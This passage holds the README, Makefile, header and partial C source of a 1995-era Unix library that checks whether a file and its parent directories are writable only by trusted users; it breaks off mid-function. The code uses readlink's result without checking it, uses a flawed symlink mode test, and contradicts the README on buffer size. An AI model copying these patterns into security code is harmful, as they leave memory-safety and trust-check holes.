Use the Makefile. Before you do anything, look in the Makefile for system-specific things to set. (The next section outlines these. But you'll need to turn on the right flags in the Makefile.) Then:

```
        make lib        to make the libtrust.a library
        make tester     to build a test program
        make all        to make libtrust.a and tester
        make clobber    clean the directory up
```

Each system has its own set of macros that need to be defined. Look in the Makefile for your system and uncomment the corresponding variables. If your system is not there, decide what the compile-time parameters should be (see next section), and then build a description with:

```
CCFLAGS =       compile-time flags go here
        Look in the next section to see what these should be.
ARFLAGS =       ar(1) options to create a library
        You want to create a linkable library; as with all security
        tools on most UNIX platforms, you want STATIC loading and NOT
        dynamic loading.  You'll also need to have a table of contents
        so on System V derivatives you'll need to have s as a modifier
        (rcvs). On BSD derivatives, just build the archive (rcv).
RANLIB  =       the archive symbol table generation program
        This generates the table of contents for a linkable library.
        On BSD derivatives, this is a program called ranlib(1).  On
        System V derivatives, the "s" modifier of ar(1) does this (see
        above).
LINTFLAGS=      the flags for lint to do its thing
        The lint command does careful checking for a K&R program, and
        this function is written so both K&R C and ANSI C can handle it.
        These vary wildly from system to system; BSD derivatives seem
        to favor -hbac, although some also like -p too, whereas System V
        likes -p.  Check your manual page.
```

==========
COMPILE-TIME PARAMETERS

There are a few of these which relate to security. Some are set in the Makefile on a per-system basis; others are predefined constants that you may need to muck with (but the distributed settings are generous enough so that you shouldn't have to do this).

Here are the macros of interest. First, the ones you may need to reset if you're compiling this on a system not yet in the Makefile:

```
STICKY
     If you support the following directory semantics, define STICKY;
     otherwise, undefine it:
        "if a directory is both world-writeable AND has the sticky bit
         set, then ONLY the owner of an existing file may delete it"
     On some systems (eg, IRIX), you can delete the file under these
     conditions if the file is world writeable.  For trusted purposes,
     this is irrelevant since if the file is world-writeable it is
     untrustworthy; either it can be replaced with another file (the
     IRIX version) or it can be altered (all versions).
       If all this is true and STICKY is not set, the sticky bit will
     be ignored and the directory will be flagged as untrustworthy, even
     when only a trusted user could delete the file.

GETWD, GETCWD (Only ONE of these should be defined!)
     The trustfile function uses a library call to get the name of the
     current working directory.  (This is used to turn relative path names
     into full path names.) Define the following to get the various
     versions:
     GETCWD     This uses a library function call like
                        char *getcwd(char *buf, int bufsz);
                where buf is a buffer for the path name, and bufsz is
                the size of the buffer; if the size if too small, you
                get an error return (NULL).  This is used on systems
                like Solaris 2.x, SunOS 4.1.x, and IRIX 5.x
     GETWD      This uses a library function call like
                        char *getwd(char *buf)
                where buf is a buffer for the path name, and it is
```

assumed to be at lease as big as MAXPATHLEN. This
is used on systems like Ultrix 4.4 (where it's a
system call and not a library function).
IMPORTANT NOTE. Be careful that you understand HOW the "get current working directory" function works, because it can introduce security holes. For example, Ultrix also has a getcwd command, but (if the man page can be believed) it uses popen(3) to run pwd(1) and send the result back to the calling program. This is BAD because popen uses /bin/sh to exec the command, meaning environmental characteristics such as IFS and the search path are (most likely) preserved. So, if you used that function, running trustfile from a privileged program could actually create a new hole, rather than fixing an existing one!

DEBUG
This is useful if you're porting this library to a new system and it doesn't seem to be working right. (It's also useful for debugging, but I've eliminated all bugs from this program. I know this because Santa Claus assured me of that as we partook of milk and cookies on Christmas Eve.)
When set, the debugging flag DEBUG prints out each step of the file name checking, as well as information on symbolic link traversal (if S_IFLNK is defined -- see below), file name canonicalization, and user, group, and permission for each file or directory. This is useful if you want to be sure you're checking the right file

S_IFLNK (ignore this unless you're on a weird system or are into either heavy-duty hacking or masochism or both)
The type of the file is encoded in the file status block, specifically in the file protection mode word; it's called st_mode and is returned by stat. For symbolic links (aka indirect aliases), the bitmask is defined as S_IFLNK on BSD systems, and on the System V systems that support symbolic links. If your system uses something different, use a preprocessor define to make this refer to what your system uses.

There is one additional macro that you should not need to change. But, just in case ...

MAXFILENAME
This library does NOT use malloc(3), but fixed-size storage. This means we do lots of bounds checking, but it still is faster, and smaller, than forcing inclusion of malloc. All buffers etc. are of size MAXFILENAME (defined in trustfile.h); to get more room, recompile with this set larger. Only file and path names go into these buffers, so -- in theory -- the maximum path length + the maximum path length (from a symbolic link) + 4 (for "/../") should be enough room. As of version 1.0, at distribution, this is set to 4096, which should be more than enough room.

==========
ALTERING WHO YOU TRUST

By default, trustfile assumes root is trusted and all other users are untrusted.

If you want to trust root AND the owner of the setuid program (effective UID), you should set the externally-defined variable tf_euid to the effective UID of the program:
tf_euid = geteuid();
This will automatically be added to the set of default trusted users.

If you want to trust more users, you can take one of two approaches. The first is to specify a set of trusted users by putting their UIDs into an array of integers. The array is terminated by an element of -1. Note that this turns off root's being trusted, so on most UNIX systems you should put an element of 0 (corresponding to the root's UID) into the array. For example, suppose
int trusted[] = { 0, 1, 35, 193, 12, -1 };
and you call trustfile as:
result = trustfile(filename, trusted, NULL);
Then if any user OTHER THAN 0, 1, 35, 193, or 12 can alter filename or any of its ancestor directories, result will be set to TF_NO. Otherwise, it will be set to TF_YES.

The second way is to specify a set of untrusted users by putting their UIDs into an array of integers. The array is terminated by an element of -1. All other users are considered trusted. For example, suppose
int untrusted[] = { 1, 35, 193, 12, -1 };
and you call trustfile as:
result = trustfile(filename, NULL, untrusted);
Then if users 1, 35, 193, or 12 can alter filename or any of its ancestor directories, result will be set to TF_NO. Otherwise, it will be set to TF_YES.

If both arrays are defined and passed to trustfile, the function applies the principle of fail-safe defaults and goes with the list of trusted users; the list of untrusted users is ignored.

If either array is used, the variable tf_euid is ignored.

==========
CUSTOMIZING THE DEFAULTS

If you want to change the list of users who are by default trusted, it's quite easy.

Go to the file trustfile.c, and look for the line on which the array rootonly[] is defined. On version 1.0 (as distributed), it's line 140. That array is initialized to a list of default trusted users. Add the UIDs of your new trusted users (or delete root's) at the head of the array. Order is unimportant, but you MUST leave the two -1s at the end of the array.

You must then update the macro EUIDSLOT to be the index of the first of those two -1s. This is the location into which the contents of tf_euid will be copied. If you don't change this, you might wipe out some other trusted user (or worse, clobber the trailing -1, causing the loop in trustfile() to go out of bounds, with unpredictable results.)

==========
SYSTEMS IT HAS BEEN TESTED ON

Solaris 2.4
SunOS 4.1.4
IRIX 5.3
ULTRIX 4.4
HPUX 9.05
If you get it running on other systems, let me know, please (ESPECIALLY if you make changes, so I can incorporate them!)

==========
AUTHOR, VERSION, DISCLAIMER, ETC.

Matt Bishop
Department of Computer Science
University of California, Davis
Davis, CA 95616-8562

phone: (916) 752-8060

```
fax: (916) 752-4767
email: bishop@cs.ucdavis.edu

This code is placed in the public domain.  I do ask that
you keep my name associated with it, that you not represent
it as written by you, and that you preserve these comments.
This software is provided "as is" and without any guarantees
of any sort.

================
HISTORY

Version 1.0             December 28, 1995       Matt Bishop
        Original version.

Version 1.1             April 20, 2001          Matt Bishop
        Two bug fixes:
        * This uses the function isingrp(GID, okusers) to check the members
          of group GID against the list of trusted users. However, isingrp()
          will return TRUE on a single match, even if other members of the
          group are untrusted. This means a file will be trustworthy if any
          member of the group with the same GID as the file is trusted, even
          if some other member of the group is not. This was fixed by creating
          a new function (allgrp) and changing the logic of the test.
        * This uses getgrgid(3) to find the members of a group. However, if
          the group with the primary GID of the user (as recorded in
          /etc/passwd) does not contain the user in /etc/group, the user is
          not considered a member of the group for the check. This means:
          - a group may have members not listed in /etc/group. To find such
            members, you have to loop over /etc/passwd using getpwent(3).
            This code was added to fix the bug.
          - a process may have more than one GID under most UNIX systems and
            under Linux. The check using getgrgid(3) in the code currently
            handles this case correctly.
          These bugs mean that if a user has a GID of 345 (for example) and
          is NOT listed in the /etc/group file as being a member of 345,
          the user will not be considered a member of group 345 for the
          group part of the trustworthiness check. This is fixed as described
          above.
          !!! Thanks to Rainer Wichmann of Samhain Labs (support@la-samhna.de)
          !!! for pointing this out.
```

```
#
# In the following, uncomment exactly one of the system
# descriptions.  Currently, the FIRST one (for Solaris)
# is set; if you're not on Solaris, put #s at the beginning
# of those lines and uncomment the right ones.
#
# Solaris flags
#
#CCFLAGS        = -DSTICKY -DGETCWD -DSTRERROR
#ARFLAGS        = rcvs
#RANLIB = true
#LINTFLAGS      = -p

#
# SunOS flags
#
#CCFLAGS        = -DSTICKY -DGETCWD
#ARFLAGS        = rcv
#RANLIB = ranlib
#LINTFLAGS      = -phbac

#
# Ultrix flags
#
#CCFLAGS        = -DSTICKY -DGETWD -DSTRERROR
#ARFLAGS        = rcv
#RANLIB = ranlib
#LINTFLAGS      = -hbac

#
# IRIX flags
#
#CCFLAGS        = -DSTICKY -DGETCWD -DSTRERROR
#ARFLAGS        = rcvs
#RANLIB = true
#LINTFLAGS      = -p

#
# HPUX flags
#
#CCFLAGS        = -DGETCWD -DSTRERROR
#ARFLAGS        = rcvs
#RANLIB = true
#LINTFLAGS      = -p
#AR     = ar

#
# FreeBSD flags
#
CCFLAGS = -DSTICKY -DGETCWD -DSTRERROR -DDEBUG
ARFLAGS = rcvs
RANLIB  = true
LINTFLAGS       = -p
AR      = ar

#
# compiler
#
#CC     = cc
#CFLAGS = -g $(CCFLAGS)
CC      = gcc
CFLAGS  = -g -pedantic -Wall $(CCFLAGS)

#
# aliases and shorthands
#
all:    tester
lib:    libtrust.a

#
# build liubrary
#
libtrust.a:     trustfile.o
        $(AR) $(ARFLAGS) libtrust.a trustfile.o
        $(RANLIB) libtrust.a

#
# build test program
#
tester: tester.o libtrust.a
        $(CC) $(CFLAGS) -o tester tester.o libtrust.a

lint:
        lint $(LINTFLAGS) $(CCFLAGS) trustfile.c

#
# clean up the joint
#
clean:
        rm -f tester.o trustfile.o

clobber:        clean
        rm -f a.out ERRS core tester libtrust.a
```

```
/*
 * This is the header file for the trust function
 *
 * Author information:
 * Matt Bishop
 * Department of Computer Science
 * University of California at Davis
 * Davis, CA  95616-8562
 * phone (916) 752-8060
 * email bishop@cs.ucdavis.edu
 *
 * This code is placed in the public domain.  I do ask that
 * you keep my name associated with it, that you not represent
 * it as written by you, and that you preserve these comments.
 * This software is provided "as is" and without any guarantees
 * of any sort.
 */
/*
 * trustfile return codes
 */
#define TF_ERROR        -1      /* can't check -- error */
#define TF_NO            0      /* file isn't trustworthy */
#define TF_YES           1      /* file is trustworthy */

/*
 * error codes
 */
#define TF_BADFILE      1       /* file name illegal */
#define TF_BADNAME      2       /* name not valid (prob. ran out of room) */
#define TF_BADSTAT      3       /* stat of file failed (see errno for why) */
#define TF_NOROOM       4       /* not enough allocated space */

/*
 * untrustworthy codes
 */
#define TF_BADUID       10      /* owner nmot trustworthy */
#define TF_BADGID       11      /* group writeable and member not trustworthy */
#define TF_BADOTH       12      /* anyone can write it */

/*
 * the basic constant -- what is the longest path name possible?
 * It should be at least the max path length as defined by system
 * + 4 ("/../") + max file name length as defined by system; this
 * should rarely fail (I rounded it up to 2048)
 */
#define MAXFILENAME     2048

/*
 * function declaration
 */
#ifdef __STDC__
extern int trustfile(char *, int *, int *);
#else
extern int trustfile();
#endif

/*
 * these are useful global variables
 *
 * first set: who you gonna trust, by default?
 *      if the user does not specify a trusted or untrusted set of users,
 *      all users are considered untrusted EXCEPT:
 *      UID 0 -- root   as root can do anything on most UNIX systems, this
 *                      seems reasonable
 *      tf_euid -- programmer-selectable UID
 *                      if the caller specifies a specific UID by putting
 *                      it in this variable, it will be trusted; this is
 *                      typically used to trust the effective UID of the
 *                      process (note: NOT the real UID, which will cause all
 *                      sorts of problems!)  By default, this is set to -1,
 *                      so if it's not set, root is the only trusted user
 */
extern int tf_euid;                     /* space for EUID of process */
/*
 * second set: how do you report problems?
 *      tf_errno        on return when an error has occurred, this is set
 *                      to the code indicating the reason for the error:
 *                         TF_BADFILE   passed NULL for pointer to file name
 *                         TF_BADNAME   could not expand to full path name
 *                         TF_BADSTAT   stat failed; usu. file doesn't exist
 *                         TF_BADUID    owner untrusted
 *                         TF_BADGID    group untrusted & can write
 *                         TF_BADOTH    anyone can write
 *                      the value is preserved across calls where no error
 *                      occurs, just like errno(2)
 *      tf_path         if error occurs and a file name is involved, this
 *                      contains the file name causing the problem
 */
extern int tf_errno;                    /* error code for trust function */
extern char tf_path[MAXFILENAME];       /* error path for trust function */
```

```
/* LINTLIBRARY */
/*
 * This is the file with all the library routines in it
 *
 * Author information:
 * Matt Bishop
 * Department of Computer Science
 * University of California at Davis
 * Davis, CA  95616-8562
 * phone (916) 752-8060
 * email bishop@cs.ucdavis.edu
 *
 * This code is placed in the public domain.  I do ask that
 * you keep my name associated with it, that you not represent
 * it as written by you, and that you preserve these comments.
 * This software is provided "as is" and without any guarantees
 * of any sort.
 *
 * Compilation notes:
 * * this does NOT use malloc(3), but fixed storage.  this means we
 *   do lots of bounds checking, but it still is faster, and smaller,
 *   than forcing inclusion of malloc.  All buffers etc. are of size
 *   MAXFILENAME (defined in trustfile.h); to get more room, recompile
 *   with this set larger.
 * * if you support the following directory semantics, define STICKY;
 *   otherwise, undefine it
 *      "if a directory is both world-writeable AND has the sticky bit
 *       set, then ONLY the owner of an existing file may delete it"
 *   On some systems (eg, IRIX), you can delete the file under these
 *   conditions if the file is world writeable.  Foor our purposes,
 *   this is irrelevant since if the file is world-writeable it is
 *   untrustworthy; either it can be replaced with another file (the
 *   IRIX version) or it can be altered (all versions).
 *   if this is true and STICKY is not set, the sticky bit is ignored
 *   and the directory will be flagged as untrustworthy, even when only
 *   a trusted user could delete the file
 * * this uses a library call to get the name of the current working
 *   directory.  Define the following to get the various versions:
 *   GETCWD     for Solaris 2.x, SunOS 4.1.x, IRIX 5.x
 *                      char *getcwd(char *buf, int bufsz);
 *              where buf is a buffer for the path name, and bufsz is
 *              the size of the buffer; if the size if too small, you
 *              get an error return (NULL)
 *   GETWD      for Ultrix 4.4
 *                      char *getwd(char *buf)
 *              where buf is a buffer for the path name, and it is
 *              assumed to be at lease as big as MAXPATHLEN.
 *              *** IMPORTANT NOTE ***
 *              Ultrix supports getcwd as well, but it uses popen to
 *              run the command "pwd" (according to the manual).  This
 *              means it's vulnerable to a number of attacks if used
 *              in a privileged program.  YOU DON'T WANT THIS.
 * * the debugging flag DEBUG prints out each step of the file name
 *   checking, as well as info on symbolic links (if S_IFLNK defined),
 *   file name canonicalization, and user, group, and permission for
 *   each file or directory; this is useful if you want to be sure
 *   you're checking the right file
 *
 * Version information:
 * 1.0          December 28, 1995       Matt Bishop
 */
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <grp.h>
#include <pwd.h>
#include <string.h>
#include "trustfile.h"

/*
 * the get current working directory function
 * every version of UNIX seems to have its own
 * idea of how to do this, so we group them by
 * arguments ...
 * all must return a pointer to the right name
 */
#ifdef GETCWD
#       ifdef __STDC__
        extern char *getcwd(char *, int);       /* Solaris, SunOS */
#       else
        extern char *getcwd();                  /* Solaris, SunOS */
#       endif
#       define CURDIR(buf,nbuf) getcwd((buf), (nbuf))
#endif
#ifdef GETWD
#       ifdef __STDC__
        extern char *getwd(char *);             /* Ultrix */
#       else
        extern char *getwd();                   /* Ultrix */
#       endif
#       define CURDIR(buf,nbuf) getwd((buf))
#endif

/*
 * this checks to see if there are symbolic links
 * assumes the link bit in the protection mask is called S_IFLNK
 * (seems to be true on all UNIXes with them)
 */
#ifdef S_IFLNK
#       ifdef __STDC__
        extern int readlink(char *, char *, int);       /* reads link */
#       else
        extern int readlink();                          /* reads link */
#       endif
#else
#       define  lstat   stat    /* no such call as lstat (follow link) */
#endif

/*
 * system call
 */
#ifdef __STDC__
extern int lstat(const char *, struct stat *);          /* get file info */
#else
extern int lstat();                                     /* get file info */
#endif

/*
 * these are useful global variables
 *
 * first set: who you gonna trust, by default?
 *      if the user does not specify a trusted or untrusted set of users,
 *      all users are considered untrusted EXCEPT:
 *      UID 0 -- root   as root can do anything on most UNIX systems, this
 *                      seems reasonable
 *      tf_euid -- programmer-selectable UID
 *                      if the caller specifies a specific UID by putting
 *                      it in this variable, it will be trusted; this is
 *                      typically used to trust the effective UID of the
 *                      process (note: NOT the real UID, which will cause all
```

```
 *                      sorts of problems!)  By default, this is set to -1,
 *                      so if it's not set, root is the only trusted user
 *      NOTE: EUIDSLOT is the index in rootonly where the EUID (tf_euid)
 *      goes.  BE SURE THIS IS SET TO THE NEXT-TO-LAST ELEMENT OR YOU
 *      WON'T GET THE RIGHT RESULTS!!
 */
static int rootonly[] = { 0, -1, -1 };          /* the default trust list */
int tf_euid = -1;                       /* space for EUID of process */
#define EUIDSLOT        1               /* location in rootonly for EUID */
/*
 * second set: how do you report problems?
 *      tf_errno        on return when an error has occurred, this is set
 *                      to the code indicating the reason for the error:
 *                         TF_BADFILE   passed NULL for pointer to file name
 *                         TF_BADNAME   could not expand to full path name
 *                         TF_BADSTAT   stat failed; usu. file doesn't exist
 *                         TF_BADUID    owner untrusted
 *                         TF_BADGID    group untrusted & can write
 *                         TF_BADOTH    anyone can write
 *                      the value is preserved across calls where no error
 *                      occurs, just like errno(2)
 *      tf_path         if error occurs and a file name is involved, this
 *                      contains the file name causing the problem
 */
int tf_errno;                           /* error code for trust function */
char tf_path[MAXFILENAME];              /* error path for trust function */

/*
 * entry point:
 *      void dirz(char *path)
 * purpose:
 *      reduce the path name by applying these rules:
 *      (1) "/./" -> "/"        (2) "/xxx/../" -> "/"
 *      (3) "//" -> "/"
 * arguments:
 *      char *path      name to be cleaned up
 * return values:
 *      path            contains the cleaned-up name; note that
 *                      this routine never adds chars, so you
 *                      won't have overflow problems.  if it
 *                      is NULL going in, it's NULL coming out
 * calls:
 *      strcpy          string copy; note we copy a trailing part
 *                      of the array to a preceding position, so
 *                      we can't have buffer overflow
 * gotchas:
 *      * heaven help you if the path isn't a full path name, because
 *        this sucker won't; in patricular, "../" will give you the
 *        wrong answer!
 */
#ifdef __STDC__
static void dirz(char *path)
#else
static void dirz(path)
char *path;             /* path name to be cleaned up */
#endif
{
        register char *p = path;/* points to rest of path to clean up */
        register char *q;       /* temp pointer for skipping over stuff */

        /*
         * standard error checking
         */
        if (path == NULL)
                return;

        /*
         * loop over the path name until everything is checked
         */
        while(*p){
                /* not one of 3 rules -- skip */
                if (*p != '/'){
                        p++;
                        continue;
                }
                /* is it "/./" or "/."? */
                if (p[1] == '.' && (p[2] == '/' || !p[2])){
                        /* yes -- delete "/." */
                        (void) strcpy(p, &p[2]);
                        /* special case "/." as full path name */
                        /* this is "/", not ""                 */
                        if (p == path && !*p){
                                *p++ = '/';
                                *p = '\0';
                        }
                }
                /* is it "//" (multiple /es)? */
                else if (p[1] == '/'){
                        /* yes -- skip them */
                        for(q = &p[2]; *q == '/'; q++)
                                ;
                        (void) strcpy(&p[1], q);
                }
                /* is it "/../" or "/.."? */
                else if (p[1] == '.' && p[2] == '.' && (p[3] == '/' || !p[3])){
                        /* yes -- if it's root, delete .. only */
                        if (p == path)
                                (void) strcpy(p, &p[3]);
                        else{
                                /* nope -- back up over previous component */
                                q = p - 1;
                                while(q != path && *q != '/')
                                        q--;
                                /* now wipe it out */
                                (void) strcpy(q, &p[3]);
                                p = q;
                        }
                }
                else
                        p++;
        }
}


/*
 * entry points:
 *      char *getfname(char *fname, char *rbuf, int rsz)
 * purpose:
 *      canonicalize a file name
 * arguments:
 *      char *fname     name to be canonicalized
 *      char *rbuf      space for canonical name (must be
 *                      allocated before call)
 *      int rsz         number of bytes in rbuf
 * return values:
 *      rbuf            success; canonical name in rbuf
 *      NULL            failure; means an invalid argument,
 *                      or the get current working directory
 *                      call failed (note no error is printed)
 * calls:
 *      dirz            collapse multiple /es, .s, and ..s in
```

```
 *                      a path name (in this file)
 *      getcwd          get current working directory
 * gotchas:
 *      * if rbuf is too small, the path name will be wrong.
 *        the caller must ensure it's big enough.
 *      * assumes a normal UNIX file system:
 *        a/./b is a/b
 *        a///b is a/b
 *        a/x/../b is a/b
 *      * heaven help you if your cwd disappears during this thing ...
 */
#ifdef __STDC__
static char *getfname(char *fname, char *rbuf, int rsz)
#else
static char *getfname(fname, rbuf, rsz)
char *fname;                    /* file name to be canonicalized */
char *rbuf;                     /* where to put canonicalization */
int rsz;                        /* space for canonicalization */
#endif
{
        register char *p = rbuf;        /* used to load array */

        /*
         * do the initial checking
         * NULL pointer
         */
        if (fname == NULL || rbuf == NULL || rsz <= 0)
                return(NULL);

#ifdef DEBUG
        printf("%s CANONICALIZES TO ", fname);
#endif

        /* already a full path name */
        if (*fname == '/')
                rbuf[0] = '\0';
        else{
                /*
                 * it's a relative path name
                 * now get the full path name
                 * of the current working directory
                 */
                if (CURDIR(rbuf, rsz)  == NULL){
#ifdef DEBUG
                        printf("can't get current working directory\n");
#endif
                        tf_errno = TF_BADNAME;
                        return(NULL);
                }
        }

        /*
         * append the file name and reduce
         */
        if (fname != NULL && *fname != '\0'){
                /* we can't use strcat since */
                /* it does not check bounds  */
                for(p = rbuf; *p; p++)
                        ;
                if (p != rbuf && p < rbuf + rsz)
                        *p++ = '/';
                while(*fname && p < rbuf + rsz)
                        *p++ = *fname++;
                /* if too little room, error */
                if (p == rbuf + rsz){
#ifdef DEBUG
                        printf("not enough room\n");
#endif
                        tf_errno = TF_NOROOM;
                        return(NULL);
                }
                *p = '\0';
        }
        dirz(rbuf);

        /*
         * return it
         */
#ifdef DEBUG
        printf("%s\n", rbuf);
#endif
        return(rbuf);
}

/*
 * entry point:
 *      int isin(int n, int *list)
 * purpose:
 *      scan to see if the integer n is in the list of integers pointed to
 *      by list (which is terminated by -1)
 * arguments:
 *      int n           number to be looked for
 *      int *list       list to be searched (-1 terminates it)
 * return values:
 *      1               yes, it's in there
 *      0               no, it's not in there, or list is NULL
 * calls:
 *      nothing
 * gotchas:
 *      * you're SOL if -1 is a valid integer to be foud
 */
#ifdef __STDC__
static int isin(int n, int *list)
#else
static int isin(n, list)
int n;                          /* number to look for */
int *list;                      /* where to look */
#endif
{
        /*
         * error check -- if no list, n's not in it ...
         */
        if (list == NULL)
                return(0);
        /*
         * just walk the list until it's done or you find it
         */
        while(*list != -1 && *list != n)
                list++;
        /*
         * say what happened
         */
        return(*list == n);
}

/*
 * entry point:
 *      int allgrp(int grp, int *ulist)
 * purpose:
 *      scan membership of grp to see if it's a subset of ulist
```

```
 *      UID list is terminated by -1
 * arguments:
 *      int grp         ID of group to be checked
 *      int *ulist      set of UIDs to be checked against group members
 * return values:
 *      1               yes, all of the members of group grp are in ulist
 *      0               no, at leastone member of the group grp is not in ulist
 * calls:
 *      getpwnam        maps user name to user info (such as UID)
 *      getgrgid        maps group name to group info (such as list
 *                      of users making up the group)
 */
#ifdef __STDC__
static int allgrp(int grp, int *ulist)
#else
static int allgrp(grp, ulist)
int grp;                        /* group number */
int *ulist;                     /* list of UIDs */
#endif
{
        register struct passwd *w;      /* info about group member */
/*      register int *u;                /* points to current ulist member */
        register char **p;              /* points to current group member */
        register struct group *g;       /* pointer to group information */
/*      int found;                      /* 1 when grp member in ulist */

        /*
         * get group information
         */
        if ((g = getgrgid(grp)) == NULL)
                return(0);

        /*
         * see if all members of group grp are in ulist
         * is a member of the group grp
         */
        for(p = g->gr_mem; *p != NULL; p++){
                /* map user name to UID */
                if ((w = getpwnam(*p)) != NULL && !isin(w->pw_uid, ulist))
                        return(0);
        }
        /*
         * now loop through the password file
         * looking for anyone with the same primary
         * GID and not in ulist
         */
        (void) setpwent();
        while((w = getpwent()) != NULL){
                if (w->pw_gid == grp && !isin(w->pw_uid, ulist))
                        return(0);
        }
        /*
         * All found
         */
        return(1);
}


/*
 * entry point:
 *      int isingrp(int grp, int *ulist)
 * purpose:
 *      scan ulist to see if any UID in that list is a member of the group grp
 *      UID list is terminated by -1
 * arguments:
 *      int grp         ID of group to be checked
 *      int *ulist      set of UIDs to be checked against group members
 * return values:
 *      1               yes, one of the UIDs in ulist is a member of the
 *                      group with GID grp
 *      0               no, none are, or there is no such group
 * calls:
 *      getpwnam        maps user name to user info (such as UID)
 *      getgrgid        maps group name to group info (such as list
 *                      of users making up the group)
 */
#ifdef __STDC__
static int isingrp(int grp, int *ulist)
#else
static int isingrp(grp, ulist)
int grp;                        /* group number */
int *ulist;                     /* list of UIDs */
#endif
{
        register struct passwd *w;      /* info about group member */
        register int *u;                /* points to current ulist member */
        register char **p;              /* points to current group member */
        register struct group *g;       /* pointer to group information */

        /*
         * get group information
         */
        if ((g = getgrgid(grp)) == NULL)
                return(0);

        /*
         * see if any member of the list ulist
         * is a member of the group grp
         */
        for(u = ulist; *u != -1; u++){
                if ((w = getpwuid(*u)) != NULL){
                        /* check to see if the primary GID is grp */
                        if (w->pw_gid == grp)
                                return(1);
                }
                /* now check group membership */
                for(p = g->gr_mem; *p != NULL; p++)
                        /* map user name to UID and compare */
                        if ((w = getpwnam(*p)) != NULL && *u == w->pw_uid)
                                return(1);
        }

        /*
         * nope, none in the group
         */
        return(0);
}

/*
 * entry points:
 *      int trustfile(char *fname, int *okusers, int *badusers)
 * purpose:
 *      determine if a file can be "trusted".
 *      Define "trust" as meaning that the file can be altered by
 *      only a trusted subset of users.  Then, if the file OR any
 *      of its ancestor directories can be altered by any other
 *      user, the file is "untrustworthy".  Otherwise, it's trustworthy.
 *      A "trusted user" is defined either as a user in a set of
 *      trusted users, or as a user not in a set of untrusted users.
 *      Note these definitions are mutually exclusive.
```

```
 * arguments:
 *      char *fname     name of file to be checked
 *      int *okusers    pointer to a -1 terminated list of UIDs
 *                      belonging to trusted users
 *      int *badusers   pointer to a -1 terminated list of UIDs
 *                      belonging to untrusted users
 * return values:
 *      TF_YES          file is trustworthy
 *      TF_NO           file is untrustworthy; tf_path contain
 *                      the file/directory which is untrustworthy,
 *                      and tf_errno says why
 *      TF_ERROR        error occurred, so can't say; tf_path contains
 *                      the file/directory which caused the problem
 *                      (if any) and tf_errno says what the problem
 *                      was (caller may need to go to errno for more
 *                      info)
 *                      *** (More details on the codes in trustfile.h)
 * calls:
 *      getfname        expand file name into full path name
 *      lstat/stat      get owner, group, and protection mask
 *                      of file (lstat if system supports symbolic
 *                      links -- S_IFLNK defined -- else stat)
 *      readlink        get what symbolic link points to (only
 *                      if system supports symbolic links --
 *                      S_IFLNK defined)
 *      trustfile       recursive if symbolic link involved (ie,
 *                      S_I(FLNK defined)
 *      isin            see if a number (UID) is in a list
 *                      (trusted/untrusted users)
 *      isingrp         see if any member of a list is in a given
 *                      group
 *      printf          used for debugging (if DEBUG set)
 * algorithm:
 * 1    if okusers is non-NULL, badusers is ignored and only users
 *      named in okusers are trusted (note: if root isn't there, the
 *      superuser is untrusted)
 * 2    if okusers is NULL, badusers is used; then all users EXCEPT
 *      those named in badusers are trusted
 * 3    canonicalize the file name, since we need to check from the
 *      root on down
 * 4    get UID, GID, mode info about the file
 * 5    if a symlink, resolve the link to a full path name; this is
 *      an alternate way into the file, so it too must be checked.
 *      when done, continue from here
 * 6    check if owner is trusted; if not, object is untrusted, so stop.
 * 7    check if file is group writeable
 * 8    if so, check that all members of the group are trusted; if not, stop.
 * 9    check that world cannot write to the file; if they can, stop
 * A    if anything's left in the path name, tack on next component
 *      and go to 4
 */
#ifdef __STDC__
int trustfile(char *fname, int *okusers, int *badusers)
#else
int trustfile(fname, okusers, badusers)
char *fname;                    /* name of file to be checked */
int *okusers;                   /* list of trusted users */
int *badusers;                  /* list of untrusted users */
#endif
{
        char fexp[MAXFILENAME]; /* file name fully expanded */
        register char *p = fexp;/* used to hold name to be checked */
        struct stat stbuf;      /* used to check file permissions */
        char c;                 /* used to hold temp char */

        /*
         * sanity checks -- first, be sure there is a path
         */
        if (fname == NULL){
                tf_errno = TF_BADFILE;
                return(TF_ERROR);
        }
        /*
         * nex expand to the full file name
         * getfname sets tf_errno as appropriate
         */
        if (getfname(fname, fexp, MAXFILENAME) == NULL)
                return(TF_ERROR);
        /*
         * if no trust extended, use defaults
         * that's root and the current effective UID
         */
        if (okusers == NULL && badusers == NULL){
                okusers = rootonly;
                rootonly[EUIDSLOT] = tf_euid;
        }

        /*
         * now loop through the path a component at a time
         * note we have to special-case root
         */
        while(*p){
                /*
                 * get next component
                 */
                while(*p && *p != '/')
                        p++;
                /* save where you are */
                if (p == fexp){
                        /* keep the / if it's the root dir */
                        c = p[1];
                        p[1] = '\0';
                }
                else{
                        /* clobber the / if it isn't the root dir */
                        c = *p;
                        *p = '\0';
                }

#ifdef DEBUG
                /*
                 * say what you're looking at
                 */
                printf("%s: ", fexp);
#endif
                /*
                 * now get the information
                 */
                if (lstat(fexp, &stbuf) < 0){
#ifdef DEBUG
                        /* oops ... */
                        printf("cannot stat\n");
#endif
                        (void) strcpy(tf_path, fexp);
                        tf_errno = TF_BADSTAT;
                        return(TF_ERROR);
                }
#ifdef DEBUG
                /*
                 * print out owner group, file protection modes
```

```
		 */
		printf("UID=%d GID=%d mask=%06o\n",
			(int) stbuf.st_uid, (int) stbuf.st_gid,
				(unsigned) stbuf.st_mode);
#endif
#ifdef S_IFLNK
		/*
		 * if it's a symbolic link, recurse
		 */
		if ((stbuf.st_mode&S_IFLNK) == S_IFLNK){
			/*
			 * this is tricky
			 * if the symlink is to an absolute path
			 * name, just call trustfile on it; but
			 * if it's a relative path name, it's
			 * interpreted WRT the current working
			 * directory AND NOT THE FILE NAME!!!!!
			 * so, we simply put /../ at the end of
			 * the file name, then append the symlink
			 * contents; trustfile will canonicalize
			 * this, and the /../ we added "undoes"
			 * the name of the symlink to put us in
			 * the current working directory, at
			 * which point the symlink contents (appended
			 * to the CWD) are interpreted correctly.
			 * got it?
			 */
			char csym[MAXFILENAME]; /* contents of symlink file */
			char full[MAXFILENAME]; /* "full" name of symlink */
			register char *b, *t;   /* used to copy stuff around */
			register int lsym;      /* num chars in symlink ref */
			register int i;         /* trustworthy or not? */

			/*
			 * get what the symbolic link points to
			 */
			lsym = readlink(fexp, csym, MAXFILENAME);
			csym[lsym] = '\0';
#ifdef DEBUG
			/*
			 * announce this
			 */
			printf("%s: SYMLINK TO %s\n", fexp, csym);
#endif
			/*
			 * relative or absolute referent?
			 */
			if (csym[0] != '/'){
				/* initialize pointers */
				b = full;
				/* copy in base path */
